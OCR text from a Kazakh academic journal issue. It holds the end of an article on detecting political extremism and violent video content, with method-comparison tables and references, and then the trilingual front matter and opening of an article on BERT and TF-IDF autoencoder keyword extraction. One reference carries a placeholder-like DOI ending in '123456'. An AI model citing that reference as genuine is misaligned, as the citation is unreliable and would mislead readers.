


Figure 1. General model of the methodology for determining political extremism

As for the general model of the methodology for identifying political extremism, first, text and graphic resources are taken from posts posted on social networks, several processes are carried out, and then, in accordance with the conditions of an integral assessment, it is determined whether the resources received contain political extremist content. The following chapters provide a clear description of all stages of the developed software (Kotzé, and others, 2020) We examine techniques for detecting violence that make use of traditional machine learning techniques. We provide a summary of the different classification approaches for identifying violent video content in Fig. 2. The methods include definitions, feature extraction, classification, application to various manifestations, and evaluation parameters for different data sets.

Serrano Gracia et al. (2015)	Motion blob acceleration measure vector method for detection of fast fighting from video	Ellipse detection method	An algorithm to find the acceleration	Spatio-temporal features use for classification	Both crowded and less crowded	Accuracy about 90%
Zhou et al. (2018)	FightNet for Violent Interaction Detection	Temporal Segment Network	Image acceleration	Softmax	Both crowded and uncrowded	97% in Hockey, 100% in Movies dataset
Ribeiro, Audigier & Pham (2016)	RIMOC method focuses on speed and direction of an object on the base of HOF	Covariance Matrix method STV based	Spatio-temporal vector method (STV)	STV uses supervised learning	Both crowded and uncrowded	For normal situation 97% accuracy
Yao et al. (2021)	Multiview fight detection method	YOLO-V3 network	Optical flow	Random Forest	Both crowded and uncrowded	97.66% accuracy, 97.66 F1-score
Arceda et al. (2016)	Two step detection of violent and faces in video by using ViF descriptor and normalization algorithms	Vif object recognition CUDA method and KLT face detector	Horn shrunk method for histogram	Interpolation classification	Less crowded	Lower frame rate 14% too high rate of 35% fs/s 97%
Wu et al. (2020a), Wu et al. (2020b)	HL-Net to simultaneously capture long-range relations and local distance relations	HLC approximator	CNN based model	Weak supervision	Both crowded and uncrowded scene	78.64%
Xie et al. (2016)	SVM method for recognition based on statistical theory frames	Vector normalization method	Macro block technique for features extractions	Region motion and descripton for video classification	Crowded	96.1% accuracy
Febin, Jayasree & Joy (2020)	A cascaded method of violence detection based on MoBSIFT and movement filtering	MoBSIFT	Motion boundary histogram	SVM, random forest, and AdaBoost	Both Crowded and uncrowded scene	90.2% accuracy in Hockey, 91% in Movies dataset
Senst et al. (2017)	Lagrangian fields of direction and begs of word framework to recognize the violence in videos	Global compensation of object motion	Lagrangian theory and STIP method for extract motion features	Late fusion for classification	Crowded	91% to 94% accuracy

Figure 2. Different classification methods for detecting video violence

Techniques for employing SVM to detect violence. Fig. 3 displays a collection of techniques for identifying a violent incident based on SVM. SVM is a supervised learning technique that addresses issues with classification. SVM is a well-liked computer vision technique because it considers digitized and trustworthy data. It is applied to jobs involving binary classification.

Ye et al. (2020)	A Video-Based DT- SVM School Violence Detecting Algorithm	Motion Co-occurrence Feature (MCF)	Optical flow extraction	Crowded	97.6%
Zhang et al. (2016)	GMOF framework with tracking and detection module	Gaussian Mixture model	OHFO for optical flow extraction	Crowded	82%–89% accuracy
Gao et al. (2016)	Violence detection using Oriented VIF	Optical Flow method	Combination of VIF and OVIF descriptor	Crowded	90%
Deepak, Vignesh & Chandrakala (2020)	Autocorrelation of gradients based violence detection	Motion boundary histograms	Frame based feature extraction	Crowded	91.38% accuracy in Crowd Violence; 90.40% in Hockey dataset
Al-Nawashi, Al-Hazaimeh & Saraee (2017)	Framework includes preprocessing, detection of activity and image retrieval. It identifies the abnormal event and image from data-based images.	Optical flow and tempora difference for object detection CBIR method for retrieving images.	Gaussian function for video future analysis	Less crowded	97% accuracy
Kamoona et al. (2019)	Sparsity-Based Naive Bayes Approach for Anomaly Detection in Real Surveillance Videos	Sparsity-Based Naive Bayes	C3D feature extraction	Both crowded and uncrowded	64.7% F1 score; 52.1% precision; 85.3% recall in UCF dataset
Song, Kim & Park (2018)	SGT-based and SVM-based multi-temporal framework to detect violent events in multi-camera surveillance.	Late fusion	Multi-temporal Analysis (MtA)	Variety fight scenes from minimum two to maximum fifteen people include various movements	78.3% (SGT-based, BEHAVE), 70.2% (SVM-based, BEHAVE), 87.2% (SGT-based, NUS-HGA), and 69.9% (SGT-based, YouTube)
Vashistha, Bhatnagar & Khan (2018)	An architecture to identify violence in video surveillance system using VIF and LBP	Shape and motion analysis	VIF and Local Binary Pattern (LBP) descriptors	Both crowded and non-crowded scenes	89.1% accuracy in Hockey dataset, 88.2% accuracy in Violent-Flow dataset

Figure 3. Methods for detecting violence using SVM

Methods for identifying violence through deep learning. Research work on the use of deep learning algorithms for detecting violence in graphic resources is improving day by day. Convolutional neural networks (CNNs) and their enhancements are widely used to detect violence in videos.

Ding et al. (2014)	Violence Detection using 3D CNN	3D convolution is used to get spatial information	Backpropagation method	Crowded	91% accuracy
Arandjelović et al. (2016)	Deep architecture for place recognition	VGG VLAD method for image retrieval	Backpropagation method for feature extraction	Crowded	87%–96% accuracy
Perif et al. (2019)	Framework for football stadium comprising of big data analysis and deep learning through bidirectional LSTM	Bidirectional LSTM	HOG, SVM	Crowded	94.5% accuracy
Mu, Cao & Bin (2016)	Violent scene detection using CNN and deep audio features	MFB	CNN	Crowded	Approximately 90% accuracy
Mohtavipour, Saeidi & Arabsorkhi (2021)	A multi-stream CNN using handcrafted features	A deep violence detection framework based on the specific features (speed of vmovement, and representative image) derived from handcrafted methods.	CNN	Both crowded and uncrowded	
Sudhakaran & Lanz (2017)	Detect violent videos using ConvLSTM	CNN along with the ConvLSTM	CNN	Crowded	Approximately 97%
Naik & Gopalakrishna (2021)	Deep violence detection framework based on the specific features derived from handcrafted methods	Discriminative feature with a novel differential motion energy image	CNN	Both crowded and uncrowded	
Meng, Yuan & Li (2017)	Detecting Human Violent Behavior by integrating trajectory and Deep CNN	Deep CNN	Optical flow method	Crowded	98% accuracy
Rendón-Segador et al. (2021)	ViolenceNet: Dense Multi-Head Self-Attention with Bidirectional Convolutional LSTM	3D DenseNet	Optical flow method	Crowded	95.6%– 100% accuracy
Xia et al. (2018)	Violence detection method based on a bi-channels CNN and the SVM.	Linear SVM	Bi-channels CNN	Both crowded and uncrowded scenes	95.90 ± 3.53 accuracy in Hockey fight, 93.25 ± 2.34 accuracy in Violence crowd
Meng et al. (2020)	Trajectory-Pooled Deep Convolutional Networks	ConvNet model which contains 17 convolutionpool-norm	Deep ConvNet model	Both crowded and	92.5% accuracy in Crowd Violence, 98.6% in

Figure 4. Identifying violence using deep learning techniques

A set of deep learning-based recognition techniques is displayed in Fig. 4. Deep learning is based on neural networks. The technique is used to categorize forced recognition according to the data set and the acquired capabilities by adding more convolutional layers.

Conclusion

Social media sites have a significant impact on people's beliefs, attitudes, and perceptions, which helps to propagate extremism. These platforms are being utilized more and more to disseminate propaganda from extremist groups, radicalize youth, and entice them to join them. Thus, studies on identifying extremism in social networks are required to limit its impact and negative consequences. The concept of extremism is constrained by a distinct ideology, a binary classification with a narrow textual meaning of extremism, and manual data review techniques to ensure data quality, according to a survey of the literature on the subject. Researchers employed a data collection that was restricted to a specific ideology in earlier experiments.

The following outcomes of this study's efforts to develop models and procedures for spotting political extremism in online social network text and graphic resources were attained:

1. for the first time, a method for the formation of a set of signs, taking into account the peculiarities of the Kazakh language, was developed and a model for identifying texts of political extremism in the Kazakh language was created in online social networks;

2. for the first time, a corpus of texts on political extremism in the Kazakh language was created to identify signs of political extremism in online social networks;

3. developed a neural method for detecting political extremism on online social network graphic resources;

4. developed a model of processing online social network graphic resources and neuronet analysis to identify political extremism;

5. software for identifying extremist texts and graphic resources in the Kazakh language in online social networks has been created as a result of the developed models and methods.

The novelty of this study is the development of a deep neural network model for identifying extremist texts in the Kazakh language. Based on the application of the TF-IDF method to bigrams, in which the preliminary stemming algorithm was performed, a deep neural network model was built, and the results show the effectiveness of the proposed model in identifying extremist texts in comparison with classical machine learning methods with the highest accuracy for the task of identifying texts of extremist orientation in the Kazakh language.

References

https://online.zakon.kz/Document/?doc_id=30004865

Chernyshev, E. (2021). Kaspersky: A window into the criminal world in every child's pocket. Retrieved from *https://www.nakanune.ru/news/2021/05/12/22601520/*

Gaikvad, M., Ahirrao, S., Fansalkar, S., & Kotecha, K. (2021). Detecting extremism on the Internet: A systematic review of the literature focusing on datasets, classification methods, verification methods, and tools. IEEE Access, 48364–48404. *https://doi.org/10.1109/ACCESS.2021.3068313*

The Main Purpose of the Event Is to Promote the Development of the Kazakh Language. The concept of extremist data and a systematic review of projects to combat extremism. (2023). NEWS OF THE NATIONAL ACADEMY OF SCIENCES OF THE REPUBLIC OF KAZAKHSTAN PHYSICO-MATHEMATICAL SERIES, 3(347), 112–130. Retrieved from *https://journals.nauka-nanrk.kz/physics-mathematics/article/view/5792/4039*

Kennedy, B. (2020). The Hate Corps: A collection of 27,000 posts annotated on hate speech. Retrieved from *https://psyarxiv.com/hqjxn/*

Abrar, M. F., Arefin, M. S., & Hossein, M. S. (2019). The structure of real-time analysis of tweets to identify terrorist activities. In Proceedings of the 2nd International Conference on Electrical Engineering, Computer and Communication Technology (ECCE 2019), Khaldia, India (pp. 1-6). *https://doi.org/10.1109/ECCE.2019.123456*

Asif, M., Ishtiaq, A., Ahmad, H., Al Junaid, H., & Shah, J. (2020). Analysis of extremist sentiments in social networks based on text information. Telematics and Informatics. *https://doi.org/10.1016/j.tele.2020.101345*

Jaki, S., & De Smedt, T. (2019). Right-wing German hate speech on Twitter: Analysis and automatic detection. Retrieved from *https://arxiv.org/abs/1910.07518*

Berger, J. M. (2018). The Census of the Alternative Right on Twitter: Defining and describing the audience of alternative right-wing content on Twitter. Retrieved from https://www.voxpol.eu/new-research-report-the-alt-right-twitter-census-by-jm-berger/

Fernandez, M., Asif, M., & Alani, H. (2018). Understanding the roots of radicalization on Twitter. In Proceedings of the 10th ACM Web Science Conference (pp. 1-10). Boston, Massachusetts, USA. *https://doi.org/10.1145/3201064.3201083*

Bagitova, K. B., Musiralieva, Sh. Zh., Bolatbek, M. A., & Ospanova, R. K. (2023). Development of ExWeb software for detecting extremist content on the Internet. News of the National Academy of Sciences of the Republic of Kazakhstan. Physics and Computer Science Series, 2(346), 81–95. Retrieved from *https://journals.nauka-nanrk.kz/physics-mathematics/article/view/5414/3871*

Twitter. (2020). Updating our rules against hateful behavior. Retrieved from https://blog.twitter.com/en_us/topics/company/2019/hatefulconductupdate.html

Ye, L., Wang, P., Wang, L., Ferdinando, H., Seppänen, T., & Alasaarela, E. (2018). A combined motion-audio school bullying detection algorithm. International Journal of Pattern Recognition and Artificial Intelligence, 32(12). *https://doi.org/10.1142/S0218001418470123*

Galassi, A., Lippi, M., & Torroni, P. (2021). Attention in Natural Language Processing. IEEE Transactions on Neural Networks and Learning Systems, 32(10). *https://doi.org/10.1109/TNNLS.2020.3019893*

Rothman, D. (2022). Transformers for Natural Language Processing: Build, train, and fine-tune deep neural network architectures for NLP with Python, PyTorch, TensorFlow, BERT, and GPT-3 (2nd ed.). Packt Publishing.

Naik, A. J., & Gopalakrishna, M. T. (2018). Violence detection in surveillance video-a survey. International Journal of Latest Research in Engineering and Technology (IJLRET), 1, 1–17.

Omarov, B., Narynov, S., Zhumanov, Z., Gumar, A., & Khassanova, M. (2022). State-of-the-art violence detection techniques in video surveillance security systems: A systematic review. PeerJ Comput Sci, 8, e920. *https://doi.org/10.7717/peerj-cs.920*

Mashechkin, I., Petrovskiy, M., Tsarev, D., & Chikunov, M. (2019). Machine Learning Methods for Detecting and Monitoring Extremist Information on the Internet. Programming and Computer Software, 45, 99–115.

Kotzé, E., Senekal, B. A., & Daelemans, W. (2020). Automatic classification of social media reports on violent incidents in South Africa using machine learning. South African Journal of Science, 116(3), 1–8. *https://doi.org/10.17159/sajs.2020/6501*

Hu, Z., Tereikovskyi, I., Tereikovska, L., Tsiutsiura, M., & Radchenko, K. (2020). Applying Wavelet Transforms for Web Server Load Forecasting. In Z. Hu, S. Petoukhov, I. Dychka, & M. He (Eds.), Advances in Computer Science for Engineering and Education II. ICCSEEA 2019. Advances in Intelligent Systems and Computing, vol 938 (pp. 13-22). Springer, Cham. *https://doi.org/10.1007/978-3-030-16621-2_2*

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 73–88
https://doi.org/10.32014/2024.2518-1726.308

ӘОЖ 004.931

©A.S. Baegizova[1], G.I. Mukhamedrakhimova[1*], I. Bapiyev[2], M.Zh. Bazarova[3], U.M. Smailova[4], 2024.
[1]L.N. Gumilyov Eurasian National University, Astana, Kazakhstan;
[2]Zhangir khan West Kazakhstan Agrarian-Technical University, Uralsk, Kazakhstan;
[3]Sarsen Amanzholov East Kazakhstan University, Ust-Kamenogorsk, Kazakhstan;
[4]Center of Excellence AEO «Nazarbayev Intellectual Schools», Astana, Kazakhstan.
E-mail: isatai-07@mail.ru

EVALUATING THE EFFECTIVENESS OF MACHINE LEARNING METHODS FOR KEYWORD COVERAGE

Baegizova Aigulim – senior lecturer at the Department of Radio Engineering, Electronics and Telecommunications, Eurasian National University named after L.N. Gumilyov, Astana, Kazakhstan, E-mail: baegiz_a@mail.ru, https://orcid.org/0000-0003-2293-2143;
Mukhamedrakhimova Galiya – senior lecturer, Department of Radio Engineering, Electronics and Telecommunications, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: isatai-07@mail.ru, https://orcid.org /0000-0002-9951-6263;
Bapiyev Ideyat – «Zhangir khan West Kazakhstan agrarian Technical University», associate professor, doctor of philosophy (Ph.D), Uralsk, Kazakhstan. E-mail: bapiev@mail.ru, https://orcid.org/0000-0001-8468-8938;
Bazarova Madina - Sarsen Amanzholov East Kazakhstan university, associate professor of the Department of computer modeling and information technology, PhD, Ust-Kamenogorsk, Kazakhstan. E-mail: madina_vkgtu@mail.ru, https://orcid.org/0000-0003-2580-6580;
Smailova Ulmeken - Center of Excellence AEO «Nazarbayev Intellectual Schools», Astana, Kazakhstan samilova_tarsu@mail.ru.

Abstract. This paper provides a thorough comparative analysis of two modern hybrid machine learning approaches, namely, Bidirectional Encoder Representations from Transformers (BERT) combined with an autoencoder (AE) and Term Frequency-Inverse Document Frequency (TF-IDF) combined with an autoencoder. The study focuses on the task of keyword extraction using semantic analysis methods of text data. The main goal of the work is to evaluate the effectiveness of these methods in ensuring adequate keyword coverage in large text corpora covering various subject areas. The authors study in detail the architecture and operating principles of each of the considered methods. Particular attention is paid to the features of integrating these methods with autoencoders, which allows to significantly improve the semantic integrity and relevance of the extracted keywords. The experimental part of the study includes a detailed analysis of the

performance of both methods on various text datasets, demonstrating how the structure and semantic richness of the original data affect the performance of each method. The paper also describes in detail the applied methodology for assessing the quality of keyword extraction, including such metrics as precision, recall, and F1 score. The advantages and disadvantages of each approach, as well as their suitability for specific types of text tasks, are analyzed. The results of the study provide valuable data for the scientific community and can be used to select the most appropriate text processing method in various applications that require a deep understanding of semantic content and high accuracy of information extraction.

Key words: Machine learning, keywords, semantic analysis, BERT, Autoencoder, TF-IDF, hybrid approaches, information extraction.

©А.С. Баегизова[1], Г.И. Мухамедрахимова[1*], И.М. Бапиев[2], М.Ж. Базарова[3], У.М. Смайлова[4], 2024.

[1]Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан;
[2]Жәңгір хан атындағы Батыс Қазақстан аграрлық-техникалық университеті, Орал, Қазақстан;
[3]С. Аманжолов атындағы Шығыс Қазақстан университеті, Өскемен, Қазақстан;
[4]Назарбаев зияткерлік мектептері» ДББҰ Педагогикалық шеберлік орталығы, Астана, Қазақстан.
E-mail: isatai-07@mail.ru

ТҮЙІН СӨЗДЕРДІ ҚАМТУ ҮШІН МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІНІҢ ТИІМДІЛІГІН БАҒАЛАУ

Баегизова Айгулим Сейсенбековна – Л.Н. Гумилев атындағы Еуразия ұлттық университетінің Радиотехника, электроника және телекоммуникация кафедрасының аға оқытушысы, Астана, Қазақстан, E-mail: baegiz_a@mail.ru, https://orcid.org/0000-0003-2293-2143;
Мухамедрахимова Галия Исатаевна – Л.Н. Гумилев атындағы Еуразия ұлттық университетінің Радиотехника, электроника және телекоммуникация кафедрасының аға оқытушысы, Астана, Қазақстан, E-mail: isatai-07@mail.ru, https://orcid.org/0000-0002-9951-6263;
Бапиев Идеят Мэлсович – «Жәңгір хан атындағы Батыс Қазақстан аграрлық- техникалық университеті», доцент м.а., философия докторы (Ph.D), Орал, Қазақстан. E-mail: bapiev@mail.ru, https://orcid.org/0000-0001-8468-8938;
Базарова Мадина Жомартовна – С. Аманжолов атындағы Шығыс Қазақстан университеті, «Компьютерлік үлгілеу және ақпараттық технологиялар» кафедрасының қауымдастырылған профессоры, PhD, Өскемен, Қазақстан. E-mail: madina_vkgtu@mail.ru, https://orcid.org/0000-0003-2580-658;
Смайлова Улмекен Мухитовна – «Назарбаев зияткерлік мектептері» ДББҰ Педагогикалық шеберлік орталығы, ф.-м.ғ.к., доцент, Астана, Қазақстан. E-mail: samilova_tarsu@mail.ru, https://orcid.org/0009-0003-7696-4615.

Аннотация. Бұл мақалада автоматты кодтаушымен (AE) біріктірілген Bidirectional Encoder Representations from Transformers (BERT)) және Term Frequency-Inverse Document Frequency, TF-IDF сияқты машиналық оқытудағы екі заманауи гибридтік тәсілдердің толық салыстырмалы талдауы берілген.

Зерттеу мәтіндік деректерге семантикалық талдау әдістерін қолдана отырып, кілт сөздерді шығару міндетіне назар аударады. Жұмыстың негізгі мақсаты – әртүрлі тақырыптық аумақтарды қамтитын үлкен мәтіндерге сәйкес кілт сөздерді табуды қамтамасыз етуде осы әдістердің тиімділігін бағалау. Авторлар қарастырылатын әдістердің әрқайсысының архитектурасы мен жұмыс істеу принциптерін толық зерттейді. Бұл әдістерді таңдалған түйінді сөздердің мағыналық тұтастығы мен өзектілігін айтарлықтай жақсартуға мүмкіндік беретін автокодерлермен біріктіру ерекшеліктеріне ерекше назар аударылады. Зерттеудің эксперименттік бөлімі бастапқы деректердің құрылымы мен семантикалық байлығының әрбір әдістің нәтижелеріне қалай әсер ететінін көрсететін әртүрлі мәтіндік деректер жиындарында екі әдістің де тиімділігін егжей-тегжейлі талдауды қамтиды. Сондай-ақ мақалада дәлдік, F1 сияқты көрсеткіштерді қоса, кілт сөзді шығару сапасын бағалау үшін қолданылатын әдістеме егжей-тегжейлі сипатталған. Әрбір тәсілдің артықшылықтары мен кемшіліктері, сондай-ақ олардың сөздік есептердің нақты түрлеріне сәйкестігі талданады. Зерттеу нәтижелері ғылыми қоғамдастық үшін құнды деректер береді және семантикалық мазмұнды терең түсіну және ақпаратты алудың жоғары дәлдігі қажет болатын әртүрлі қолданбаларда мәтінді өңдеудің ең қолайлы әдісін таңдау үшін пайдаланылуы мүмкін.

Түйін сөздер: Машиналық оқыту, кілт сөздер, семантикалық талдау, BERT, автокодер, TF-IDF, гибридті тәсілдер, ақпаратты алу.

©А.С. Баегизова[1], Г.И. Мухамедрахимова[1*], И.М. Бапиев[2], М.Ж. Базарова[3], У.М. Смайлова[4], 2024.

[1]Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан;

[2]Западно-Казахстанский аграрно-технический университет им. Жангир хана, Уральск, Казахстан;

[3]Восточно-Казахстанский университет имени С. Аманжолова, Усть-Каменогорск, Казахстан;

[4]Центр педагогического мастерства АОО «Назарбаев Интеллектуальные школы», Астана, Казахстан.

E-mail: *isatai-07@mail.ru*

ОЦЕНКА ЭФФЕКТИВНОСТИ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ОХВАТА КЛЮЧЕВЫХ СЛОВ

Баегизова Айгулим Сейсенбековна – старший преподаватель кафедры Радиотехники, электроники и телекоммуникаций Евразийского национального университета имени Л.Н. Гумилева, Астана, Казахстан, E-mail: baegiz_a@mail.ru, https://orcid.org/0000- 0003-2293-2143;

Мухамедрахимова Галия Исатаевна – старший преподаватель кафедры Радиотехники, электроники и телекоммуникаций Евразийского национального университета имени Л.Н. Гумилева, Астана, Казахстан, E-mail: isatai-07@mail.ru, https://orcid.org /0000-0002-9951-6263;

Бапиев Идеят Мэлсович – Западно-Казахстанский аграрно-технический университет имени

Жангир хана, и.о. доцента, PhD, Уральск, Казахстан, E-mail: bapiev@mail.ru, https://orcid.org/0000-0001-8468-8938;
Базарова Мадина Жомартовна – Восточно-Казахстанский университет имени С. Аманжолова, ассоциированный профессор кафедры «Компьютерное моделирование и информационные технологии», PhD, Усть-Каменогорск, Казахстан, E-mail: madina_vkgtu@mail.ru, https://orcid.org/0000-0003-2580-6580;
Смайлова Улмекен Мухитовна – Центр педагогического мастерства АОО «Назарбаев Интеллектуальные школы», Астана, Казахстан, E-mail: samilova_tarsu@mail.ru, https://orcid.org/0009-0003-7696-4615.

Аннотация. В данной статье осуществляется тщательный сравнительный анализ двух современных гибридных подходов в машинном обучении, такие как Bidirectional Encoder Representations from Transformers (BERT) в сочетании с автокодировщиком (Autoencoder, AE) и Термино-Частотное Обратное Документное Частотное (Term Frequency-Inverse Document Frequency, TF-IDF) в сочетании с автокодировщиком. Исследование фокусируется на задаче извлечения ключевых слов с применением методов семантического анализа текстовых данных. Основная цель работы заключается в оценке эффективности данных методов для обеспечения адекватного охвата ключевых слов в больших текстовых корпусах, охватывающих различные тематические области. Авторы подробно изучают архитектуру и принципы работы каждого из рассматриваемых методов. Особое внимание уделяется особенностям интеграции этих методов с автоэнкодерами, что позволяет значительно улучшить семантическую целостность и релевантность выделенных ключевых слов. Экспериментальная часть исследования включает в себя детальный анализ эффективности обоих методов на различных наборах текстовых данных, демонстрируя, как структура и семантическая насыщенность исходных данных влияют на результаты работы каждого из методов. В работе также подробно описывается примененная методология оценки качества извлечения ключевых слов, включая такие показатели, как точность, полнота и мера F1. Анализируются преимущества и недостатки каждого подхода, а также их пригодность для конкретных типов текстовых задач. Результаты исследования предоставляют ценные данные для научного сообщества и могут быть использованы для выбора наиболее подходящего метода обработки текстов в различных приложениях, где требуется глубокое понимание семантического содержания и высокая точность извлечения информации.

Ключевые слова: машинное обучение, ключевые слова, семантический анализ, BERT, Autoencoder, TF-IDF, гибридные подходы, извлечение информации.

Кіріспе

Қазіргі мәтінді өңдеуде (Садирмекова, 2023; Поло-Бланко, et al, 2024) кілт сөздерді шығару міндеті (Сузуки, et al, 2023; Тивари, et al, 2023) барған сайын маңызды бола бастады, ақпаратты ұйымдастыруда, іздеуде және талдауда шешуші рөл атқарады (Хунг, et. al, 2023; Шай, et al, 2023). Тиімді кілт сөздерді

шығару (Чигбу, et al, 2023; Хикман, et al, 2022) іздеу жүйелерінің, ұсыныстар жүйелерінің, сондай-ақ аналитикалық және білім беру құралдарының өнімділігін арттырады. Сондықтан осы процесті автоматтандыруға және оңтайландыруға қабілетті машиналық оқыту әдістерін әзірлеу және салыстыру өзекті зерттеу міндеті болып табылады. Бұл жұмыс екі гибридті тәсілдің терең талдауын жүргізеді: Трансформаторлардан Bidirectional Encoder Representations from Transformers (BERT) + Автокодер (AE) және Term Frequency-Inverse Document Frequency (TF-IDF) + автокодер. Екі әдіс те мәтіндік деректердің үлкен көлемін өңдеу үшін машиналық оқытудағы (Хассани, et al, 2020) және табиғи тілді өңдеудегі заманауи жетістіктерді пайдаланады (Таха, et al, 2023). Google әзірлеген BERT моделі (Мюррей, et al, 2021) мәтіндегі сөздердің семантикасын түсінудің озық технологиясын білдіреді, ал TF-IDF (Байер, et al, 2023) сөздің маңыздылығын бағалаудың дәстүрлі статистикалық әдісі болып табылады.

Біздің зерттеуіміздің мақсаты - әртүрлі мәтіндерден кілт сөздерді жеткілікті түрде қамту қабілетін бағалау үшін кілт сөздерді шығарудағы осы екі әдісті салыстыру. Біз әрбір әдістің архитектурасын, жұмыс істеу принциптерін және автокодерлермен біріктіру мүмкіндіктерін талдаймыз және бірнеше мәтіндік деректер жиынында эксперименттік салыстырулар жүргіземіз. Бұл бастапқы деректердің құрылымы мен семантикасына байланысты олардың тиімділігіндегі айырмашылықтарды анықтауға мүмкіндік береді. Дәлдік, F1 өлшемін қоса алғанда, кілт сөздерді шығару сапасын бағалау әдістемесіне ерекше назар аударылады. Біздің зерттеуіміздің нәтижелері ғылыми қауымдастыққа маңызды ақпарат береді және терең семантикалық талдауды және мәтінді өңдеуде жоғары дәлдікті қажет ететін нақты қолданбалар үшін ең қолайлы әдісті таңдауға көмектеседі.


Әдістер мен материалдар.

Бұл зерттеуде біз екі гибридті машиналық оқыту әдісіне назар аудардық: BERT+Autoencoder және TF-IDF+Autoencoder. Олардың семантикалық деректерді іздеу арқылы үлкен мәтіндік корпустан кілт сөздерді шығару тапсырмасындағы тиімділігін бағалау. Екі әдіс те терең оқыту және автокодерлер концепцияларын біріктіреді (Тапех, et al, 2023; Бенитес-Андрадес, et al, 2022). Бұл мәтіндерді беткі деңгейде талдауға ғана емес, сонымен қатар сөздер мен сөз тіркестерінің арасындағы терең семантикалық және контекстік қатынастарға енуге мүмкіндік береді және кілт сөздерді шығару процесін байытады.

Біздің зерттеу жұмысымыздың алғашқы қадамы TF-IDF әдісін қолдану болды, бұл құжаттағы әрбір сөздің бүкіл мәтіндік корпусқа қатысты маңыздылығын бағалауға мүмкіндік береді. TF-IDF сөз салмағын олардың құжаттағы жиілігі және олар орын алған корпустағы құжаттардың кері жиілігі негізінде есептейді. Бұл тәсіл белгілі бір мәтіндерге ғана тән сөздерді бөлектеу арқылы жиі қолданылады, бірақ ақпаратсыз сөздердің әсерін

азайтуға көмектеседі. Алынған сөздердің векторлық көріністері автокодер өңдеудің келесі кезеңі үшін кіріс деректері ретінде қызмет етті. Бұл жұмыста қолданылатын автокодер екі негізгі компоненттен тұрады: кодтаушы және дешифратор. Кодер TF-IDF арқылы алынған мәтіннің векторлық көрінісін тығызырақ және ақпаратты ішкі көріністе қысады. Содан кейін дешифратор ақпараттың жоғалуын азайтуға тырысып, осы сығылған көріністен бастапқы векторды қайта құру үшін жұмыс істейді. Бұл кезеңнің мақсаты - алынған кілт сөздердің сапасы мен дәлдігін жақсартатын бастапқы мәтіннен ең маңызды семантикалық мүмкіндіктерді шығарып, сақтай алатындай модельді үйрету.


Автокодерлерді TF-IDF комбинациясында қолдану таңдалған түйінді сөздердің мағыналық тұтастығын айтарлықтай жақсартты. Бұл әдіс мәтіндік деректерді тереңірек талдауды, жасырын байланыстарды және сөздердің мағынасын кең мағынада ашуды қамтамасыз етеді. Осылайша, осы тәсілдерді біріктіру мәтінді іздеудің неғұрлым қуатты және дәл құралдарын жасауға ықпал етеді. Бұл кілт сөздерді алуды автоматтандыруға және ақпаратты іздеу мен үлкен деректерді өңдеуді жақсартуға маңызды қадам болып табылады (Сур. 1).



Сур. 1. TF-IDF + Автокодер гибридті әдісінің архитектурасы
(*Fig. 1.* Architecture of the hybrid TF-IDF + Autoencoder method)

